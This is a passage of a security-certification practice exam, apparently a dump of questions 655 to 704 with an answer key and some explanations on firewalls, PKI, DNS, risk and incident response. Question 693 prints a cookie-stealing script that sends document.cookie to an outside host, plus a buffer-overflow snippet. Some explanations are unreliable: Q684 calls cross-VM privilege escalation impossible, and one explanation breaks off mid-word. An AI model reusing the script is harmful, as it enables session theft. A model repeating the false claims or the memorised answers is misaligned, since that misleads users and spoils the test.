
Instructions: To perform the necessary tasks, please modify the DST port, Protocol, Action, and/or Rule Order columns. Firewall ACLs are read from the top down


Task 1) An administrator added a rule to allow their machine terminal server access to the server subnet. This rule is not working. Identify the rule and correct this issue.

Task 2) All web servers have been changed to communicate solely over SSL. Modify the appropriate rule to allow communications.

Task 3) An administrator added a rule to block access to the SQL server from anywhere on the network. This rule is not working. Identify and correct this issue.

Task 4) Other than allowing all hosts to do network time and SSL, modify a rule to ensure that no other traffic is allowed.





Answer:
Firewall rules should be re-arranged to look like this:

SRC	SRC Port	DST	DST Port	Protocol	Action	Rule Order
192.168.1.10	any	192.168.2.0/24	3389	any	Permit	
any	any	192.168.2.33	443	TCP	Permit	
any	any	192.168.2.11	1433	TCP	Deny	
192.168.1.0/24	any	192.168.2.0/24	123	UDP	Permit	
192.168.1.5	any	192.168.2.0/24	any	any	Deny	
any	any	any	any	any	Deny	

QUESTION 655
In order for a company to boost profits by implementing cost savings on non-core business activities, the IT manager has sought approval for the corporate email system to be hosted in the cloud. The compliance officer has been tasked with ensuring that data lifecycle issues are taken into account.
Which of the following BEST covers the data lifecycle end-to-end?

A. Creation and secure destruction of mail accounts, emails, and calendar items
B. Information classification, vendor selection, and the RFP process
C. Data provisioning, processing, in transit, at rest, and de-provisioning
D. Securing virtual environments, appliances, and equipment that handle email

Answer: C

QUESTION 656
A security administrator at a Lab Company is required to implement a solution which will provide

the highest level of confidentiality possible to all data on the lab network.
The current infrastructure design includes:

```
- Two-factor token and biometric based authentication for all users
- Attributable administrator accounts
- Logging of all transactions
- Full disk encryption of all HDDs
- Finely granular access controls to all resources
- Full virtualization of all servers
- The use of LUN masking to segregate SAN data
- Port security on all switches
```

The network is protected with a firewall implementing ACLs, a NIPS device, and secured wireless access points.
Which of the following cryptographic improvements should be made to the current architecture to achieve the stated goals?

A. PKI based authorization
B. Transport encryption
C. Data at rest encryption
D. Code signing

Answer: B

QUESTION 657
An organization has had six security incidents over the past year against their main web application. Each time the organization was able to determine the cause of the incident and restore operations within a few hours to a few days.
Which of the following provides the MOST comprehensive method for reducing the time to recover?

A. Create security metrics that provide information on response times and requirements to determine the best place to focus time and money.
B. Conduct a loss analysis to determine which systems to focus time and money towards increasing security.
C. Implement a knowledge management process accessible to the help desk and finance departments to estimate cost and prioritize remediation.
D. Develop an incident response team, require training for incident remediation, and provide incident reporting and tracking metrics.

Answer: D

QUESTION 658
A developer is coding the crypto routine of an application that will be installed on a standard headless and diskless server connected to a NAS housed in the datacenter.
The developer has written the following six lines of code to add entropy to the routine:

```
1 - If VIDEO input exists, use video data for entropy
2 - If AUDIO input exists, use audio data for entropy
3 - If MOUSE input exists, use mouse data for entropy
4 - IF KEYBOARD input exists, use keyboard data for entropy
5 - IF IDE input exists, use IDE data for entropy
6 - IF NETWORK input exists, use network data for entropy
```

Which of the following lines of code will result in the STRONGEST seed when combined?

A. 2 and 1
B. 3 and 5

C. 5 and 2
D. 6 and 4

Answer: D

QUESTION 659
Which of the following is the BEST place to contractually document security priorities, responsibilities, guarantees, and warranties when dealing with outsourcing providers?

A. NDA
B. OLA
C. MOU
D. SLA

Answer: D

QUESTION 660
Company ABC is planning to outsource its Customer Relationship Management system (CRM) and marketing / leads management to Company XYZ.
Which of the following is the MOST important to be considered before going ahead with the service?

A. Internal auditors have approved the outsourcing arrangement.
B. Penetration testing can be performed on the externally facing web system.
C. Ensure there are security controls within the contract and the right to audit.
D. A physical site audit is performed on Company XYZ's management / operation.

Answer: C

QUESTION 661
A manager who was attending an all-day training session was overdue entering bonus and payroll information for subordinates.
The manager felt the best way to get the changes entered while in training was to log into the payroll system, and then activate desktop sharing with a trusted subordinate.
The manager granted the subordinate control of the desktop thereby giving the subordinate full access to the payroll system.
The subordinate did not have authorization to be in the payroll system.
Another employee reported the incident to the security team.
Which of the following would be the MOST appropriate method for dealing with this issue going forward?

A. Provide targeted security awareness training and impose termination for repeat violators.
B. Block desktop sharing and web conferencing applications and enable use only with approval.
C. Actively monitor the data traffic for each employee using desktop sharing or web conferencing applications.
D. Permanently block desktop sharing and web conferencing applications and do not allow its use at the company.

Answer: A

QUESTION 662
Which of the following precautions should be taken to harden network devices in case of VMEscape?

A. Database servers should be on the same virtual server as web servers in the DMZ network segment.
B. Web servers should be on the same physical server as database servers in the network segment.
C. Virtual servers should only be on the same physical server as others in their network segment.
D. Physical servers should only be on the same WAN as other physical servers in their network.

Answer: C

QUESTION 663
A production server has been compromised.
Which of the following is the BEST way to preserve the non-volatile evidence?

A. Shut the server down and image the hard drive.
B. Remove all power sources from the server.
C. Install remote backup software and copy data to write-once media.
D. Login remotely and perform a full backup of the server.

Answer: A

QUESTION 664
A technician states that workstations that are on the network in location B are unable to validate certificates, while workstations that are on the main location A's network are having no issues. Which of the following methods allows a certificate to be validated by a single server that returns the validity of that certificate?

A. XACML
B. OCSP
C. ACL
D. CRL

Answer: B

QUESTION 665
A network engineer at Company ABC observes the following raw HTTP request:

```
GET /disp_reports.php?SectionEntered=57&GroupEntered=-
1&report_type=alerts&to_date=01-01-0101&Run=
Run&UserEntered=dsmith&SessionID=5f04189bc&from_date=31-10-
2010&TypesEntered=1
HTTP/1.1
Host: test.example.net
Accept: */*
Accept-Language: en
Connection: close
Cookie: java14=1; java15=1; java16=1; js=1292192278001;
```

Which of the following should be the engineer's GREATEST concern?

A. The HTTPS is not being enforced so the system is vulnerable.
B. The numerical encoding on the session ID is limited to hexadecimal characters, making it susceptible to a brute force attack.
C. Sensitive data is transmitted in the URL.

D. The dates entered are outside a normal range, which may leave the system vulnerable to a denial of service attack.

Answer: C

QUESTION 666
An administrator is assessing the potential risk impact on an accounting system and categorizes it as follows:
Administrative Files = {(Confidentiality, Moderate), (Integrity, Moderate), (Availability, Low)}
Vendor Information = {(Confidentiality, Moderate), (Integrity, Low), (Availability, Low)}
Payroll Data = {(Confidentiality, High), (Integrity, Moderate), (Availability, Low)}
Which of the following is the aggregate risk impact on the accounting system?

A. {(Confidentiality, Moderate), (Integrity, Moderate), (Availability, Moderate)}
B. {(Confidentiality, High), (Integrity, Low), (Availability, Low)}
C. {(Confidentiality, High), (Integrity, Moderate), (Availability, Low)}
D. {(Confidentiality, Moderate), (Integrity, Moderate), (Availability, Low)}

Answer: C

QUESTION 667
A company has purchased a new system, but security personnel are spending a great deal of time on system maintenance.
A new third party vendor has been selected to maintain and manage the company's system. Which of the following document types would need to be created before any work is performed?

A. IOS
B. ISA
C. SLA
D. OLA

Answer: C

QUESTION 668
A security manager has provided a Statement of Work (SOW) to an external penetration testing firm for a web application security test.
The web application starts with a very simple HTML survey form with two components: a country selection dropdown list and a submit button.
The penetration testers are required to provide their test cases for this survey form in advance.
In order to adequately test the input validation of the survey form, which of the following tools would be the BEST tool for the technician to use?

A. HTTP interceptor
B. Vulnerability scanner
C. Port scanner
D. Fuzzer

Answer: A

QUESTION 669
The IT department of a pharmaceutical research company is considering whether the company should allow or block access to social media websites during lunch time.
The company is considering the possibility of allowing access only through the company's guest wireless network, which is logically separated from the internal research network.
The company prohibits the use of personal devices; therefore, such access will take place from company owned laptops.
Which of the following is the HIGHEST risk to the organization?

A. Employee's professional reputation
B. Intellectual property confidentiality loss
C. Downloaded viruses on the company laptops
D. Workstation compromise affecting availability

Answer: B

QUESTION 670
A company currently does not use any type of authentication or authorization service for remote access.
The new security policy states that all remote access must be locked down to only authorized personnel.
The policy also dictates that only authorized external networks will be allowed to access certain internal resources.
Which of the following would MOST likely need to be implemented and configured on the company's perimeter network to comply with the new security policy? (Select TWO).

A. VPN concentrator
B. Firewall
C. Proxy server
D. WAP
E. Layer 2 switch

Answer: AB

QUESTION 671
The helpdesk is receiving multiple calls about slow and intermittent Internet access from the finance department.
The network administrator reviews the tickets and compiles the following information for the security administrator:

```
------
Caller 1, IP 172.16.35.217, NETMASK 255.255.254.0
Caller 2, IP 172.16.35.53, NETMASK 255.255.254.0
Caller 3, IP 172.16.35.173, NETMASK 255.255.254.0
```

All callers are connected to the same switch and are routed by a router with five built-in interfaces.
The upstream router interface's MAC is 00-01-42-32-ab-1a
The security administrator brings a laptop to the finance office, connects it to one of the wall jacks, starts up a network analyzer, and notices the following:

```
09:05:10.937590    arp    reply    172.16.34.1    is-at    0:12:3f:f1:da:52
(0:12:3f:f1:da:52)
09:05:15.934840    arp    reply    172.16.34.1    is-at    0:12:3f:f1:da:52
(0:12:3f:f1:da:52)
09:05:19.931482    arp    reply    172.16.34.1    is-at    0:12:3f:f1:da:52
(0:12:3f:f1:da:52)
```

Which of the following can the security administrator determine from the above information?

A. A man in the middle attack is underway-implementing static ARP entries is a possible solution.
B. An ARP flood attack targeted at the router is causing intermittent communication-implementing IPS is a possible solution.
C. The default gateway is being spoofed-implementing static routing with MD5 is a possible solution.
D. The router is being advertised on a separate network-router reconfiguration is a possible solution.

Answer: A

QUESTION 672
A certain script was recently altered by the author to meet certain security requirements, and needs to be executed on several critical servers.
Which of the following describes the process of ensuring that the script being used was not altered by anyone other than the author?

A. Digital encryption
B. Digital signing
C. Password entropy
D. Code signing

Answer: D

QUESTION 673
A company which manufactures ASICs for use in an IDS wants to ensure that the ASICs' code is not prone to buffer and integer overflows.
The ASIC technology is copyrighted and the confidentiality of the ASIC code design is exceptionally important.
The company is required to conduct internal vulnerability testing as well as testing by a third party.
Which of the following should be implemented in the SDLC to achieve these requirements?

A. Regression testing by the manufacturer and integration testing by the third party
B. User acceptance testing by the manufacturer and black box testing by the third party
C. Defect testing by the manufacturer and user acceptance testing by the third party
D. White box unit testing by the manufacturer and black box testing by the third party

Answer: D

QUESTION 674
Which of the following attacks does Unicast Reverse Path Forwarding prevent?

A. Man in the Middle
B. ARP poisoning
C. Broadcast storm
D. IP Spoofing

Answer: D

QUESTION 675

A security administrator needs a secure computing solution to use for all of the company's security audit log storage, and to act as a central server to execute security functions from.
Which of the following is the BEST option for the server in this scenario?

A. A hardened Red Hat Enterprise Linux implementation running a software firewall
B. Windows 7 with a secure domain policy and smartcard based authentication
C. A hardened bastion host with a permit all policy implemented in a software firewall
D. Solaris 10 with trusted extensions or SE Linux with a trusted policy

Answer: D

QUESTION 676
Elaine is conducting an AAR after a hacker managed to breach the network security and steal data from the database server.
Which of the following should not be part of the AAR?

A. Getting input from multiple perspectives
B. Describe what happened
C. Remain unbiased
D. Assessing who is responsible for the breach

Answer: D
Explanation:
Assessing blame is counter productive. You do not want blame to be part of the process of the AAR.
Answer option C is incorrect. Any biases will keep you from seeing all the possible solutions. It is impossible to conduct a good AAR unless you are unbiased.
Answer option A is incorrect. The more perspectives that provide input, the more likely that creative answers are likely to be found.
Answer option B is incorrect. The first step in an AAR is to accurately and completely describe what happened.

QUESTION 677
Which of the following saves time and efforts of creating own programs and services by purchasing the products from a third-party vendor?

A. Collaboration platform
B. End-to-end solution
C. Change Management
D. COTS product

Answer: D
Explanation:
COTS stands for Commercial Off-The-Shelf products. These products save time and efforts of creating own programs and services by purchasing these products from a third-party vendor. COTS products speed up and reduce the cost of system construction.
Answer option A is incorrect. Collaboration platform is an unified electronic platform that supports both synchronous and asynchronous communication using a variety of devices and channels. It offers a set of software components and services. These components and services enable users to communicate, share information, and work together for achieving common business goals.
A collaboration platform consists of the following core elements:
- Messaging (email, calendaring and scheduling, contacts),
- Team collaboration (file synchronization, ideas and notes in a wiki. task management, full-text

search)
- Real-time communication (presence, instant messaging, Web conferencing, application/desktop sharing, voice, audio and video conferencing)
Answer option C is incorrect. Change Management is used to ensure that standardized methods and procedures are used for efficient handling of all changes. A change is "an event that results in a new status of one or more configuration items (CI's)" approved by management, cost effective, enhances business process changes (fixes)-with a minimum risk to IT infrastructure.
The main aims of Change Management are as follows:
- Minimal disruption of services
- Reduction in back-out activities
- Economic utilization of resources involved in the change
Answer option B is incorrect. An end-to-end solution (E2ES) suggests that the supplier of an application program or system provides all the hardware and software components and resources to meet the customers requirement and no other supplier is required to be involved.

QUESTION 678
Which of the following is the process of salvaging data from damaged, failed, corrupted, or inaccessible secondary storage media when it cannot be accessed normally?

A. Data handling
B. Data recovery
C. Data Erasure
D. Data breach

Answer: B
Explanation:
Data recovery is the process of recovering data from damaged, failed, corrupted, or inaccessible secondary storage device when it cannot be accessed normally. Often the data are being recovered from storage media like internal or external hard disk drives, solid-state drives (SSD).
USB drive, storage tapes, and other electronics. Recovery may be required due to physical damage to the storage device or logical damage to the file system that prevents it from being mounted by the host operating system.
Answer options D, A, and C are incorrect. These are not valid op

QUESTION 679
Which of the following are the primary rules to apply RBAC-based delegation for a user on a network? Each correct answer represents a complete solution. Choose all that apply.

A. Authorization of Role
B. Assignment of Roles
C. Assignment of Permission
D. Authorization of Permission

Answer: ABD
Explanation:
Role-based access control (or role-based security) is an approach to restricting system access to authorized users within an organization. In role-based access control, roles are created for various job functions. To perform certain operations, permissions are assigned to specific roles rather than individuals. Since users are not assigned permission directly, management of individual user rights becomes a matter of simply assigning appropriate roles to the user. There are three primary rules defined for RBAC:
- Assignment of Roles: A subject can exercise a permission only if the subject has selected or been assigned a role.
- Authorization of Role: A subjects active role must be authorized for the subject. With rule 1 above,

this rule ensures that users can take on only roles for which they are authorized.
- Authorization of Permission: A subject can exercise a permission only if the permission is authorized for the subject's active role. With rules 1 and 2, this rule ensures that users can exercise only permissions for which they are authorized.
According to the requirements of an organization, additional constraints may be applied as well, and roles can be combined in a hierarchy where higher-level roles subsume permissions owned by sub-roles.
Answer option C is incorrect. In role-based access control, no permission is assigned to a user directly. Instead, permissions are assigned to a role and that role is assigned to the user.

QUESTION 680
Fred is a network administrator for an insurance company.
Lately there has been an issue with the antivirus software not updating.
What is the first thing Fred should do to solve the problem?

A. Devise a plan to solve the problem
B. Clearly define the problem
C. Try reasonable alternatives
D. Consider probable causes

Answer: B
Explanation:
The first step in problem solving is always to clearly define the problem. You have to fist be able to clearly define the problem before any other problem solving steps can be taken.
Answer option C is incorrect. You cannot try reasonable alternatives until you define the problem.
Answer option D is incorrect. Considering probable causes is an excellent idea, once you have defined the problem.
Answer option A is incorrect. You must first define the problem, then devise a plan before you have any chance of solving the problem.

QUESTION 681
Which of the following are the benefits of public cloud computing? Each correct answer represents a complete solution. Choose three.

A. Sensitive data
B. Scalability
C. Automation
D. Elasticity

Answer: BCD
Explanation:
Following are the benefits of public cloud computing that you get with a private cloud computing:
- Reliability and predictability
- Automation (self healing and self-service)
- Scalability
- Elasticity
Answer option A is incorrect. In public cloud computing, sensitive data is not secure since sensitive data is shared beyond the corporate firewall.

QUESTION 682
Mark wants to compress spreadsheets and PNG image files by using lossless data compression so that he can successfully recover original data whenever required.
Which of the following compression techniques will Mark use? Each correct answer represents a complete solution. Choose two.

A. Vector quantization
B. Deflation
C. Adaptive dictionary algorithm
D. Color reduction

Answer: BC
Explanation:
In order to accomplish the task, Mark should use the following compression techniques:
- Adaptive dictionary algorithm
- Deflation
- Run-length encoding
- Entropy encoding

These techniques perform lossless data compression.

QUESTION 683
Which of the following is the predicted elapsed time between inherent failures of a system during operation?

A. Mean time to recovery
B. Mean time to repair
C. Mean time between failures
D. Mean down time

Answer: C
Explanation:
Mean time between failures (MTBF) is the predicted elapsed time between inherent failures of a system during operation.

QUESTION 684
Darryl is an administrator for a visualization company.
He is concerned about security vulnerabilities associated with visualization.
Which of the following are the most significant issues?

A. Privilege escalation from one VM to another
B. The server drive crashing and bringing down all VMs
C. Viruses moving from one VM to another
D. Data from one VM being copied to another VM

Answer: B
Explanation:
In a virtualized environment, any issues with the underlying drive affect all the VMs hosted on that drive.
Answer option C is incorrect. Viruses cannot move from one VM to another. This is one strength of a VM.
Answer option A is incorrect. Each VM behaves like a separate server. Privilege escalation between VMs is impossible.
Answer option D is incorrect. Data cannot be inadvertently copied from one VM to another with a properly configured VM.

QUESTION 685
You work as a security administrator for uCertify Inc.
You are conducting a security awareness campaign for the employees of the organization.

What information will you provide to the employees about the security awareness program? Each correct answer represents a complete solution. Choose three.

A. It improves awareness of the need to protect system resources.
B. It improves the possibility for career advancement of the IT staff.
C. It enhances the skills and knowledge so that the computer users can perform their jobs more securely.
D. It constructs in-depth knowledge, as needed, to design, implement, or operate security programs for organizations and systems.

Answer: ACD
Explanation:
The purpose of security awareness, training, and education is to increase security by:
- Improving awareness of the need to protect system resources.
- Enhancing the skills and knowledge so that the computer users can perform their jobs more securely.
- Constructing in-depth knowledge, as needed, to design, implement, or operate security programs for organizations and systems.
- Making computer system users aware of their security responsibilities and teaching them correct practices, which helps users change their behavior.
It also supports individual accountability because without the knowledge of the necessary security measures and how to use them, users cannot be truly accountable for their actions.

QUESTION 686
Which of the following steps are involved in a generic cost-benefit analysis process: Each correct answer represents a complete solution. Choose three.

A. Compile a list of key players
B. Assess potential risks that may impact the solution
C. Select measurement and collect all cost and benefits elements
D. Establish alternative projects/programs

Answer: ACD
Explanation:
The following steps are involved in a generic cost-benefit analysis process:
- Establish alternative projects /programs
- Compile a list of key players
- Select measurement and collect all cost and benefits elements
- Predict outcome of cost and benefits over the duration of the project
- Put all effects of costs and benefits in dollars ?Apply discount rate
- Calculate net present value of project options
- Sensitivity analysis
- Recommendation
Answer option B is incorrect. It is not a valid step.

QUESTION 687
John is setting up a public web server. He has decided to place it in the DMZ.
Which firewall should have the tightest restrictions?

A. On the web server itself
B. Inner end of the DMZ
C. Outer end of the DMZ
D. The restrictions should be consistent

Answer: B
Explanation:
The inner firewall is the one that protects the actual network from the outside world. Also it is usually necessary to allow far more users to connect to the web server than you allow into your actual network.
Answer option C is incorrect. The outer end of the DMZ must have less restrictions in order to allow a variety of outside users to connect to the web server.
Answer option A is incorrect. If you have a firewall on the web server itself, it should be consistent with the outer end of the DMZ.
Answer option D is incorrect. The inner end of the DMZ should be the most secure.

QUESTION 688
Which of the following statements are true about Mean Time to Repair (MTTR)? Each correct answer represents a complete solution. Choose three.

A. It is the total corrective maintenance time divided by the total number of corrective maintenance actions during a given period of time.
B. It is the average time taken to repair a Configuration Item or IT Service after a failure.
C. It represents the average time required to repair a failed component or device.
D. It includes lead time for parts not readily available or other Administrative or Logistic Downtime (ALDT).

Answer: ABC
Explanation:
Mean Time to Repair (MTTR) is the average time taken to repair a Configuration Item or IT Service after a failure. It represents the average time required to repair a failed component or device. Expressed mathematically, it is the total corrective maintenance time divided by the total number of corrective maintenance actions during a given period of time. It generally does not include lead time for parts not readily available or other Administrative or Logistic Downtime (ALDT).
MTTR is often part of a maintenance contract, where a system whose MTTR is 24 hours is generally more valuable than for one of 7 days if mean time between failures is equal, because its Operational Availability is higher. MTTR is every now and then incorrectly used to mean Mean Time to Restore Service.

QUESTION 689
A security administrator of a large private firm is researching and putting together a proposal to purchase an IPS.
The specific IPS type has not been selected, and the security administrator needs to gather information from several vendors to determine a specific product.
Which of the following documents would assist in choosing a specific brand and model?

A. RFC
B. RTO
C. RFQ
D. RFI

Answer: D

QUESTION 690
Within a large organization, the corporate security policy states that personal electronic devices are not allowed to be placed on the company network.
There is considerable pressure from the company board to allow smartphones to connect and

synchronize email and calendar items of board members and company executives.
Which of the following options BEST balances the security and usability requirements of the executive management team?

A. Allow only the executive management team the ability to use personal devices on the company network, as they have important responsibilities and need convenient access.
B. Review the security policy.
Perform a risk evaluation of allowing devices that can be centrally managed, remotely disabled, and have device-level encryption of sensitive data.
C. Stand firm on disallowing non-company assets from connecting to the network as the assets may lead to undesirable security consequences, such as sensitive emails being leaked outside the company.
D. Allow only certain devices that are known to have the ability of being centrally managed.
Do not allow any other smartphones until the device is proven to be centrally managed.

Answer: B

QUESTION 691
An online banking application has had its source code updated and is soon to be re-launched. The underlying infrastructure has not been changed.
In order to ensure that the application has an appropriate security posture, several security-related activities are required.
Which of the following security activities should be performed to provide an appropriate level of security testing coverage? (Select TWO).

A. Penetration test across the application with accounts of varying access levels (i.e. non-authenticated, authenticated, and administrative users).
B. Code review across critical modules to ensure that security defects, Trojans, and backdoors are not present.
C. Vulnerability assessment across all of the online banking servers to ascertain host and container configuration lock-down and patch levels.
D. Fingerprinting across all of the online banking servers to ascertain open ports and services.
E. Black box code review across the entire code base to ensure that there are no security defects present.

Answer: AB

QUESTION 692
A small bank is introducing online banking to its customers through its new secured website.
The firewall has three interfaces: one for the Internet connection, another for the DMZ, and the other for the internal network.
Which of the following will provide the MOST protection from all likely attacks on the bank?

A. Implement NIPS inline between the web server and the firewall.
B. Implement a web application firewall inline between the web server and the firewall.
C. Implement host intrusion prevention on all machines at the bank.
D. Configure the firewall policy to only allow communication with the web server using SSL.

Answer: C

QUESTION 693
Which of the following displays an example of a buffer overflow attack?

A. <SCRIPT>
document.location='http://site.comptia/cgi-bin/script.cgi?'+document.cookie
</SCRIPT>

B. Checksums-Sha1:7be9e9bac3882beab1abb002bb5cd2302c76c48d 1157 xfig_3.2.5.b-1.dsc
e0e3c9a9df6fac8f1536c2209025577edb1d1d9e 5770796 xfig_3.2.5.b.orig.tar.gz
d474180fbeb6955e79bfc67520ad775a87b68d80 46856 xfig_3.2.5.b-1.diff.gz
ddcba53dffd08e5d37492fbf99fe93392943c7b0 3363512 xfig-doc_3.2.5.b-1_all.deb
7773821c1a925978306d6c75ff5c579b018a2ac6 1677778 xfig-libs_3.2.5.b-1_all.deb
b26c18cfb2ee2dc071b0e3bed6205c1fc0655022 739228 xfig_3.2.5.b-1_amd64.deb

C. #include
char *code = "AAAABBBBCCCCDDD";
//including the character '\0' size = 16 bytes
void main()
{char buf[8];
strcpy(buf, code);
}

D. <form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
PassworD. <input type=password name=password>
<input type=submit value=Login>

Answer: C

QUESTION 694
An employee was terminated and promptly escorted to their exit interview, after which the employee left the building.
It was later discovered that this employee had started a consulting business using screen shots of their work at the company which included live customer data.
This information had been removed through the use of a USB device.
After this incident, it was determined a process review must be conducted to ensure this issue does not recur.
Which of the following business areas should primarily be involved in this discussion? (Select TWO).

A. Database Administrator
B. Human Resources
C. Finance
D. Network Administrator
E. IT Management

Answer: BE

QUESTION 695
A company has decided to use the SDLC for the creation and production of a new information system.
The security administrator is training all users on how to protect company information while using the new system, along with being able to recognize social engineering attacks.
Senior Management must also formally approve of the system prior to it going live.
In which of the following phases would these security controls take place?

A. Operations and Maintenance

B. Implementation
C. Acquisition and Development
D. Initiation

Answer: B

QUESTION 696
Company ABC has recently completed the connection of its network to a national high speed private research network.
Local businesses in the area are seeking sponsorship from Company ABC to connect to the high speed research network by directly connecting through Company ABC's network.
Company ABC's Chief Information Officer (CIO) believes that this is an opportunity to increase revenues and visibility for the company, as well as promote research and development in the area.
Which of the following must Company ABC require of its sponsored partners in order to document the technical security requirements of the connection?

A. SLA
B. ISA
C. NDA
D. BPA

Answer: B

QUESTION 697
A user logs into domain A using a PKI certificate on a smartcard protected by an 8 digit PIN.
The credential is cached by the authenticating server in domain A.
Later, the user attempts to access a resource in domain B.
This initiates a request to the original authenticating server to somehow attest to the resource server in the second domain that the user is in fact who they claim to be.
Which of the following is being described?

A. Authentication
B. Authorization
C. SAML
D. Kerberos

Answer: C

QUESTION 698
On Monday, the Chief Information Officer (CIO) of a state agency received an e-discovery request for the release of all emails sent and received by the agency board of directors for the past five years.
The CIO has contacted the email administrator and asked the administrator to provide the requested information by end of day on Friday.
Which of the following has the GREATEST impact on the ability to fulfill the e-discovery request?

A. Data retention policy
B. Backup software and hardware
C. Email encryption software
D. Data recovery procedures

Answer: A

QUESTION 699
An administrator is reviewing a recent security audit and determines that two users in finance also have access to the human resource data.
One of those users fills in for any HR employees on vacation, the other user only works in finance.
Which of the following policies is being violated by the finance user according to the audit results?

A. Mandatory vacation
B. Non-disclosure
C. Job rotation
D. Least privilege

Answer: D

QUESTION 700
An IT administrator has installed new DNS name servers (Primary and Secondary), which are used to host the company MX records and resolve the web server's public address.
In order to secure the zone transfer between the primary and secondary server, the administrator uses only server ACLs.
Which of the following attacks could the secondary DNS server still be susceptible to?

A. Email spamming
B. IP spoofing
C. Clickjacking
D. DNS replication

Answer: B

QUESTION 701
There has been a recent security breach which has led to the release of sensitive customer information.
As part of improving security and reducing the disclosure of customer data, a training company has been employed to educate staff.
Which of the following should be the primary focus of the privacy compliance training program?

A. Explain how customer data is gathered, used, disclosed, and managed.
B. Remind staff of the company's data handling policy and have staff sign an NDA.
C. Focus on explaining the "how" and "why" customer data is being collected.
D. Republish the data classification and the confidentiality policy.

Answer: A

QUESTION 702
A large enterprise is expanding through the acquisition of a second corporation.
Which of the following should be undertaken FIRST before connecting the networks of the newly formed entity?

A. A system and network scan to determine if all of the systems are secure.
B. Implement a firewall/DMZ system between the networks.
C. Develop a risk analysis for the merged networks.
D. Conduct a complete review of the security posture of the acquired corporation.

Answer: C

QUESTION 703
The security team for Company XYZ has determined that someone from outside the organization has obtained sensitive information about the internal organization by querying the external DNS server of the company.
The security manager is tasked with making sure this problem does not occur in the future.
How would the security manager address this problem?

A. Implement a split DNS, only allowing the external DNS server to contain information about domains that only the outside world should be aware, and an internal DNS server to maintain authoritative records for internal systems.
B. Implement a split DNS, only allowing the external DNS server to contain information about internal domain resources that the outside world would be interested in, and an internal DNS server to maintain authoritative records for internal systems.
C. Implement a split DNS, only allowing the external DNS server to contain information about domains that only the outside world should be aware, and an internal DNS server to maintain non-authoritative records for external systems.
D. Implement a split DNS, only allowing the internal DNS server to contain information about domains the outside world should be aware of, and an external DNS server to maintain authoritative records for internal systems.

Answer: A

QUESTION 704
Which method(s) of risk analysis have both pros and cons attached?

A. Quantitative
B. Qualitative
C. Stringent
D. A and B

Answer: D
